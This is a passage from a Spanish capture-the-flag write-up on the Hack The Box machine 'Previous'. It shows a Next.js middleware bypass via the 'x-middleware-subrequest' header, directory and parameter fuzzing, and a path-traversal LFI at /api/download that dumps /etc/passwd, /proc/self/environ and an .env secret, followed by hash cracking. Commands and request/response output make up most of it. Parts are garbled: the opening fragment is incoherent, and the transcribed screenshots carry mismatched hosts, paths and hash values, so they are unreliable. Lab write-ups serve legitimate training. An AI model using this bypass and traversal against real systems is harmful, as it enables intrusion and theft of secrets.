[19:00:50] 308 - 27B - /extjs/resources//charts.swf → /extjs/resources/charts.swf
[19:00:54] 308 - 37B - /html/js/misc/swfupload//swfupload.swf → /html/js/misc/swfupload/swfupload.swf
[19:01:20] 200 - 3KB - /signin
which means middlewareInfo.name could have been pages/_middleware or pages/admin/_middleware.ts file.
set dashboard to be a directory with an index.js file, it could have also been pages/admin/_middleware.js to the pages directory and rename it _middleware.js, and our "malicious" middleware.js file would be renamed to _middleware.ts. So for attacking these versions of Next.js, the payload just be _middleware - and we know for a fact that it is in the root directory.
Task Completed
```

Luego de examinar estos hallazgos y averiguar cómo seguir explotando este sistema, recordé que en un **dirsearch** anterior obtuve el directorio **/api/** como resultado, y ya que es posible hacer *fuzzing* saltándose las verificaciones, lancé un reconocimiento de directorios hacia esa ruta.

El resultado de este *fuzzing de directorios* dio como producto bastantes puntos interesantes, entre ellos, archivos con respuesta 400 por parte del servidor, lo que me da a entender que la ruta posiblemente existe, pero la manera en la que se está accediendo al recurso no es la adecuada o no está bien formulada. Quizá deba manipularse un poquito la **URL**.

```
dirsearch -t 100 -u http://previous.htb/api/ -H "x-middleware-subrequest: middleware:middleware:middleware:middleware"
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://urllib3.readthedocs.io/en/latest/advanced-usage.html#upgrade-to-distro-tools>81.
from pkg_resources import DistributionNotFound, VersionConflict
```

Extensions: php, aspx, jsp, html, js | **HTTP method:** GET | **Threads:** 100 | **Wordlist size:** 11460

Output File: /home/arcangel/Arsenal/LAB/HTB/previous/reports/http_previous.htb/_api_25-09-20_19-01-53.txt

Attack header possible values

Target: http://previous.htb/

[19:01:53] Starting: api/

[19:02:01] 308 - 22B - /api/%2e%2e/google.com → /api/%2E%2E/google.com

[19:02:32] 400 - 64B - /api/auth/login.html

[19:02:32] 400 - 64B - /api/auth/Logon

[19:02:32] 400 - 64B - /api/auth/adm

[19:02:32] 400 - 64B - /api/auth/login

[19:02:32] 400 - 64B - /api/auth/login.jsp

[19:02:32] 400 - 64B - /api/auth/login.php

[19:02:32] 400 - 64B - /api/auth/admin

[19:02:32] 302 - 0B - /api/auth/signin → /signin?callbackUrl=http%3A%2F%2Flocalhost%3A3000

[19:02:32] 400 - 64B - /api/auth/login.aspx

[19:02:32] 400 - 64B - /api/auth/Login.js

[19:02:33] 308 - 34B - /api/axis2//axis2-web/HappyAxis.jsp → /api/axis2/axis2-web/HappyAxis.jsp

[19:02:33] 308 - 23B - /api/axis/happyaxis.jsp → /api/axis/happyaxis.jsp

[19:02:33] 308 - 28B - /api/axis2-web//HappyAxis.jsp → /api/axis2-web/HappyAxis.jsp

[19:02:37] 308 - 56B - /api/Citrix//AccessPlatform/auth/clientscripts/cookies.js → /api/Citrix/AccessPlatform/auth/clientscripts/cookies.js

[19:02:43] 400 - 28B - /api/download

[19:02:44] 308 - 43B - /api/engine/classes/swfupload//swfupload.swf → /api/engine/classes/swfupload/swfupload.swf

[19:02:44] 308 - 46B - /api/engine/classes/swfupload//swfupload_f9.swf → /api/engine/classes/swfupload/swfupload_f9.swf

[19:02:45] 308 - 31B - /api/extjs/resources//charts.swf → /api/extjs/resources/charts.swf

[19:02:50] 308 - 41B - /api/html/js/misc/swfupload//swfupload.swf → /api/html/js/misc/swfupload/swfupload.swf

Task Completed

La ruta que más llama la atención, en primera instancia, es `/api/download`, y para comprobar la teoría de acceso a los recursos, es posible realizar un *fuzzing de parámetros* a esa **URL** para determinar si existe algún “comodín” que sea útil para descargar archivos locales del sistema y conseguir una posible vía para un **LFI**.

Para este proceso de automatización de búsqueda haré uso de **ffuf**. Modifiqué la **URL** a lo que debía evaluarse y agregué la cabecera especial dentro de la misma *request* para saltarme las verificaciones de seguridad.

Los resultados muestran la existencia del parámetro *example* que podría ser clave para la descarga de archivos locales del sistema.

```
ffuf -c -t 100 -u 'http://previous.htb/api/download?FUZZ=test' -w ~/Arsenal/Seclists/Fuzzing/LFI/LFI-Jhaddix.txt -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware' -mc all -fw 2
:: Method      : GET
:: URL        : http://previous.htb/api/download?FUZZ=test
:: Wordlist    : FUZZ: /home/arcangel/Arsenal/Seclists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Header Point: X-Middleware-Subrequest: middleware:middleware:middleware:middleware
:: Follow redirects: false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 100
:: Matcher       : Response status: all
:: Filter        : Response words: 2
[Status: 404, Size: 26, Words: 3, Lines: 1, Duration: 210ms] Special Param Found
:: Progress: [81643/81643] :: Job [1/1] :: 296 req/sec :: Duration: [0:04:22] :: Errors: 0 ::
```

Un nuevo *fuzzing* sobre el hallazgo anterior revela múltiples resultados que confirman en código 200 la presencia de un **LFI** en la ruta especificada:

<http://previous.htb/api/download?example=file>, donde *file* servirá como variable para investigar el alcance dentro del sistema de archivos del entorno.

```
ffuf -c -t 100 -u 'http://previous.htb/api/download?example=FILE' -w ~/Arsenal/Seclists/Fuzzing/LFI/LFI-Jhaddix.txt -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware' -mc all -fw 1
[Status: 200, Size: 787, Words: 1, Lines: 20, Duration: 198ms]
..%2F ..%2F%2F ..%2F ..%2Fetc%2Fpasswd [Status: 200, Size: 787, Words: 1, Lines: 20, Duration: 239ms]
..%2F ..%2F ..%2F ..%2F ..%2F ..%2Fetc%2Fpasswd [Status: 200, Size: 787, Words: 1, Lines: 20, Duration: 336ms]
..%2F ..%2F ..%2F ..%2F ..%2F ..%2Fetc%2Fhosts [Status: 200, Size: 174, Words: 3, Lines: 8, Duration: 209ms]
```

Tenemos el software vulnerable, tenemos el *cómo* vulnerarlo y encontramos desde *dónde* abusar de ello. Es momento de comenzar a exfiltrar información desde dentro del entorno que pueda ser útil para seguir escalando y ganar un mejor dominio sobre la máquina.

Explotación

Para trabajar con mayor comodidad sobre las *requests* haré uso de un **PROXY**, que actuará como intermediario entre el servidor y nosotros permitiéndonos manipular el código que se transmite de nodo a nodo. El más común y conocido es **burpsuite**, pero para este caso en concreto haré uso de **caido**, que cumplirá exactamente el mismo propósito.

Para obtener la *request* que será manipulada puedes lanzar un **curl** o visitar la **URL** desde el navegador capturando el tráfico con el **PROXY** activo (*También debes configurar el navegador para que redireccione el tráfico hacia el proxy, con foxyproxy por ejemplo*).

Una vez obtenida la plantilla, modifiqué la solicitud con los hallazgos anteriores para luego enviarla al servidor.

The screenshot shows the Caido proxy interface. On the left, a list of captured requests is shown:

ID	Host	Method	Path	Query	Status	Exten...	State	Res...	Response Time (ms)	Request Ser...
2	previous.htm:80	GET	/api/download	example=../../../../etc/passwd	200		Edited	1036	954	2025-09-20 2
1	previous.htm:80	GET	/api/download	example=../../../../etc/passwd	200		Edited	1036	1189	2025-09-20 2

Below the list, the "Applied: 1XX 2XX 3XX 4XX 5XX Other Presets" dropdown is set to "Other". The main area shows a "Poisoned Request" with the following content:

```
1 GET /api/download?example=../../../../etc/passwd HTTP/1.1
2 x-middleware-subrequest: middleware:middleware:middleware:middleware
3 Host: previous.htm
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: keep-alive
9 Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7Ce29164df9534bf7ad15; next-auth.callback-url=http%3A%2Flocalhost%3A3000%2Fapi
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

The "Response" section shows the output of the exploit:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 20 Sep 2025 23:31:08 GMT
4 Content-Type: application/zip
5 Content-Length: 787
6 Connection: keep-alive
7 Content-Disposition: attachment; filename=../../../../etc/passwd
8 ETag: "41amqglvAm26j"
9
10 root:x:0:0:root:/root:/bin/sh
11 bin:x:1:1:bin:/bin:/sbin/nologin
12 daemon:x:2:2:daemon:/sbin:/sbin/nologin
13 lp:x:4:7:lp:/var/spool/lpd:/sbin:/nologin
14 sync:x:5:0:sync:/sbin:/bin/sync
15 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
16 halt:x:7:0:halt:/sbin:/sbin/halt
17 mail:x:8:12:mail:/var/mail:/sbin:/nologin
18 news:x:9:13:news:/usr/lib/news:/sbin:/nologin
19 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin:/nologin
20 cron:x:16:16:cron:/var/spool/cron:/sbin:/nologin
21 ftp:x:21:21::/var/lib/ftp:/sbin:/nologin
22 sshd:x:22:22:sshd:/dev/null:/sbin:/nologin
23 games:x:30:35:games:/usr/games:/sbin:/nologin
24 ntp:x:123:123:ntp:/var/empty:/sbin:/nologin
25 guest:x:405:100:guest:/dev/null:/sbin:/nologin
26 nobody:x:65534:65534:nobody:/sbin:/nologin
27 node:x:1000:1000:/home/node:/bin/sh
28 nextjs:x:1001:65533:/home/nextjs:/sbin:/nologin
```


A red box highlights the "Poisoned Request" and another red box highlights the "System Users" section.

Los resultados muestran el volcado del documento */etc/passwd*, archivo nativo de la distribución de Linux, cuya información revela los usuarios del sistema *node* y *nextjs* que poseen *home directory*, posibles vectores de *movimiento lateral*.

Llegado a este punto se me hizo necesario obtener algo más de información. Dentro de Linux existen archivos que pueden ayudarnos en este proceso de recaudación y luego de algo de investigación y mucha prueba y error, encontré la manera de dar con las variables de entorno del proceso que sirve esta aplicación.

`/proc/self/` es un alias dinámico que apunta siempre al proceso que está haciendo la consulta y `environ` es un archivo virtual que contiene las variables de entorno del proceso en formato `clave=valor`.

Si ejecutamos `/proc/self/environ` desde la **URL** debiese ser posible ver las variables del programa que ejecutó esa consulta, información que puede ser útil para determinar la ruta de alojamiento exacta para ese software, versión de este, host de alojamiento, puerto que lo sirve, etc.



```


Request
1 GET /api/downloadExample../../proc/self/environ HTTP/1.1
2 x-middleware-subrequest: middleware:middleware:middleware:middleware
3 Host: previous.hbt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: keep-alive
9 Cookie: next-auth.csrf.token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37
a%7Ce29164df95348f7ad1c5fe01a6c782bca07cf2741314c35363f32cbc9bad15; next-auth.callback-url=
http%3A%2F%2Flocalhost%3A3000%2Fapi
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 21 Sep 2025 01:01:21 GMT
4 Content-Type: application/zip
5 Content-Length: 216
6 Connection: keep-alive
7 Content-Disposition: attachment; filename=../../../../proc/self/environ
8 ETag: "151d4ppqIn56jy"
9
10 NODE_VERSION=18.20.8 HOSTNAME=0.0.0.0 YARN_VERSION=1.22.225HVLW=10PORT=3000 HOME=/home/nextjs
PWD=/app NODE_ENV=production
11 PWD=/app NODE_ENV=production

```

Los resultados muestran la versión de `NODE_VERSION=18.20.8` alojado en `HOST=localhost` siendo servido desde el `PORT=3000`, cuyo usuario administrador es `HOME=/home/nextjs` y es ejecutado desde la `PWD=/app`.

Estos hallazgos me dieron a entender que quizá la aplicación este siendo alojada en un contenedor `docker` dentro del mismo entorno, es decir, el servicio se encuentra aislado.



```

Request
1 GET /api/downloadExample../../../../app/ HTTP/1.1
2 x-middleware-subrequest: middleware:middleware:middleware:middleware
3 Host: previous.hbt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: keep-alive
9 Cookie: next-auth.csrf.token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37
a%7Ce29164df95348f7ad1c5fe01a6c782bca07cf2741314c35363f32cbc9bad15; next-auth.callback-url=
http%3A%2F%2Flocalhost%3A3000%2Fapi
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i

Response
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 21 Sep 2025 00:14:25 GMT
4 Connection: keep-alive
5 Content-Length: 21
6
7 Internal Server Error

```

Luego de comprobar la ruta `/app` descubierta, el servidor responde con estado 500, dándome a entender que no puede listar el contenido debido a ser un directorio, la solicitud sigue incompleta o porque la manera de acceder a los recursos no es la adecuada.

Buscando en mi arsenal de recursos no di con nada útil para hacer *fuzzing* hacia nuevos hallazgos, obligándome a crear una nueva lista de palabras, para esta tarea hice uso de la IA, la cual me imprimió una pequeña *wordlist* basada en la estructura de archivos de un proyecto elaborado tanto en *Node.js* como en *Next.js*.

Wordlist compacta (para copiar/pegar en un fichero)

Aquí tienes una lista condensada con muchas de las entradas anteriores (usa como `fuzz.txt`):

```
bash
api
api/login
api/logout
api/upload
api/download
api/files
api/file
api/getfile
api/serve
api/static
api/data
api/config
api/health
api/healthz
api/status
api/debug
api/metrics
api/admin
api/user
api/users
api/session
api/sessions
api/search
api/image
app

+ Ask anything
```

ChatGPT can make mistakes. Check important info.

En total me dio 100 posibles rutas, archivos y posibles *keywords* que podrían llegar a encontrarse dentro de las rutas que serán analizadas.

Con la nueva lista en mi poder procedo a “fuzzear” la *request* con el *automate* de **caido**.

```

1 GET /api/download?example=../../../../app/.env HTTP/1.1
2 x-middleware-subrequest: middleware:middleware:middleware:middleware
3 Host: previous.htb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: keep-alive
9 Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7Ce29164df95348f7ad1c5fe01a6c782bc0a7cf7d2741314c35363f32cbc9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i

```

Los resultados dan con la existencia de archivos en código 200 interesantes como */package.json* y *“.env”* que parece almacenar el *hash* de una posible credencial.

ID	Payload 1	Status	Length	Round-trip Time (ms)
41	package.json	200	838	1022
45	server.js	200	6257	1018
52	.env	200	290	809
94	.env	200	290	814
1	api	404	249	655
2	api%2Flogin	404	249	655

100 requests

http://previous.htb

```

1 GET /api/download?example=../../../../app/.env HTTP/1.1
2 x-middleware-subrequest: middleware:middleware:middleware:middleware
3 Host: previous.htb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7Ce29164df95348f7ad1c5fe01a6c782bc0a7cf7d2741314c35363f32cbc9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i

```

Response Response

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 21 Sep 2025 01:13:21 GMT
4 Content-Type: application/zip
5 Content-Length: 49
6 Connection: close
7 Content-Disposition: attachment; filename=../../../../app/.env
8 ETag: "14r075gfyd4v"
9
10 NEXTAUTH_SECRET=82a464fc1c3569a81d5c973c31a23c61a

```

Hash Found

También aparecen nuevas posibles rutas de *fuzzing* en código 500, las cuales serán útiles para seguir escarbando con mayor profundidad en los directorios de la aplicación.

ID	Payload 1	Status	Length	Round-trip Time (ms)
100	tar.gz	404	249	1018
28	pages	500	166	813
30	public	500	166	815
31	.next	500	166	610
35	.next%2Fserver	500	166	796
62	node_modules	500	166	1224

100 requests

http://previous.htb

```

1 GET /api/download?example=../../../../app/.next HTTP/1.1
2 x-middleware-subrequest: middleware:middleware:middleware:middleware
3 Host: previous.htb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7Ce29164df95348f7ad1c5fe01a6c782bc0a7cf7d2741314c35363f32cbc9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i

```

Response Response

```

1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 21 Sep 2025 01:13:16 GMT
4 Connection: close
5 Content-Length: 21
6
7 Internal Server Error

```

Las herramientas **hashid** y **hash-identifier** son excelentes utilidades para el proceso de reconocer los tipos de *hash* a los que podríamos estar enfrentándonos. Según las coincidencias, y en parte la experiencia, se pudo determinar que quizás se trate de un *hash* tipo **MD5**. Con esta información en mano, almacené la cadena dentro de un archivo e intenté descifrarlo con **hashcat**. (*Existen más como JhontheRipper, Hydra, Medusa, etc.*)

```

~/Arsenal/LAB/HTB/previous > hashid '82a464f1c3509a81d5c973c31a23c61a' Hash Evaluation
Analyzing '82a464f1c3509a81d5c973c31a23c61a'
[+] MD2
[+] MD5 [Hack The Box] [OSINT Services] [Vuln DB] [Privacy and Secu...
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype depends on
[+] Snejfru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin_v2.x

Possible Hash Types


~/Arsenal/LAB/HTB/previous > echo '82a464f1c3509a81d5c973c31a23c61a' | hash 66 11 Hash Storage
at 22:45:23
HTTP-REQUEST-WOULD-BE-LOGGED-HASHED
[TW-TW-R-- arcangel arcangel 522 B Sat Sep 20 16:41:28 2025 all-Ports
[TW-TW-R-- arcangel arcangel 8.3 KB Sat Sep 20 20:10:50 2025 dirsearch
[TW-TW-R-- arcangel arcangel 1.6 KB Sat Sep 20 20:11:14 2025 dirsearch+CVE
[TW-TW-R-- arcangel arcangel 1.9 KB Sat Sep 20 20:11:33 2025 dirsearch+CVE_api
[TW-TW-R-- arcangel arcangel 4.1 KB Sat Sep 20 20:10:34 2025 ffuf-download-lfi
[TW-TW-R-- arcangel arcangel 1.3 KB Sat Sep 20 20:09:13 2025 ffuf-download-param
[TW-TW-R-- arcangel arcangel 33 B Sat Sep 20 22:45:27 2025 hash] Hash File
[TW-TW-R-- arcangel arcangel 875 B Sat Sep 20 16:42:08 2025 VC-Ports
[TW-TW-R-- arcangel arcangel 2.0 KB Sat Sep 20 16:49:47 2025 whatweb

~/Arsenal/LAB/HTB/previous > hashcat -m 0 -a 0 hash ~/Arsenal/Seclists/Passwords/RockYou/rockyou.txt --show
at 22:45:27
Attempt to Break the Hash
~/Arsenal/LAB/HTB/previous

```


Para la mala suerte, **hashcat** no pudo descifrar el contenido debido a que en la lista utilizada no existe una *keyword* que coincida con el *hash* encontrado. Hasta el momento este hallazgo no tiene una utilidad clave para ayudar a escalar el nivel de acceso dentro del entorno, pasando a quedar en *segundo plano* como *dato en reserva*.

Ante los nulos resultados, di continuidad al proceso de *fuzzing* adentrándome cada vez más en los directorios de la aplicación. Los resultados en `./next/` ofrecieron una nueva arista de investigación con información muy útil para saber desde dónde seguir enumerando.



```
curl -X GET "http://previous.hbt/api/download?example=../../../../app/.next/_middleware/fuzz" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H "Connection: keep-alive" -H "Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7ce29164df95348f7ad1c5fe01a6c782bc0a7cf7d2741314c35363f32cbc9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi" -H "Upgrade-Insecure-Requests: 1" -H "Priority: u=0, i" -d "Payload #1 FUZZ"
```

El archivo `routes-manifest.json` reveló las rutas que la aplicación expone y cómo operan. Dándome las bases del comportamiento del servicio al momento de enrutar las *requests*.




```
curl -X GET "http://previous.hbt/api/download?example=../../../../app/.next/routes-manifest.json" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H "Connection: close" -H "Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7ce29164df95348f7ad1c5fe01a6c782bc0a7cf7d2741314c35363f32cbc9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi" -H "Upgrade-Insecure-Requests: 1" -H "Priority: u=0, i" -d "Payload #1 FUZZ"
```

ID	Payload 1	Status	Length	Round-trip Time (ms)
41	package.json	200	274	1021
42	routes-manifest.json	200	2813	1020
1	api	404	249	809

102 requests

http://previous.hbt		Response	
1	GET /api/download?example=../../../../app/.next/routes-manifest.json HTTP/1.1	1	HTTP/1.1 200 OK
2	x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware	2	Server: nginx/1.18.0 (Ubuntu)
3	Host: previous.hbt	3	Date: Sun, 21 Sep 2025 01:56:45 GMT
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	4	Content-Type: application/zip
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	5	Content-Length: 2548
6	Accept-Language: en-US,en;q=0.5	6	Connection: close
7	Accept-Encoding: gzip, deflate	7	Content-Disposition: attachment; filename=../../../../app/.next/routes-manifest.json
8	Connection: close	8	ETag: "9g13nceds96qd"
9	Cookie: next-auth.csrf-token=97e8f05a895fe09503562f453a4a4ff641a527cd906731fd8ace2b854c27b37a%7ce29164df95348f7ad1c5fe01a6c782bc0a7cf7d2741314c35363f32cbc9bad15; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fapi	10	{
10	Upgrade-Insecure-Requests: 1	11	"version": 3,
11	Priority: u=0, i	12	"pages404": true,
		13	"caseSensitive": false,

También obtuve `paths` adicionales, como `/static/` y `/server/` que pueden ser enumeradas para extraer más información del servicio que se está alojando en el contendor.

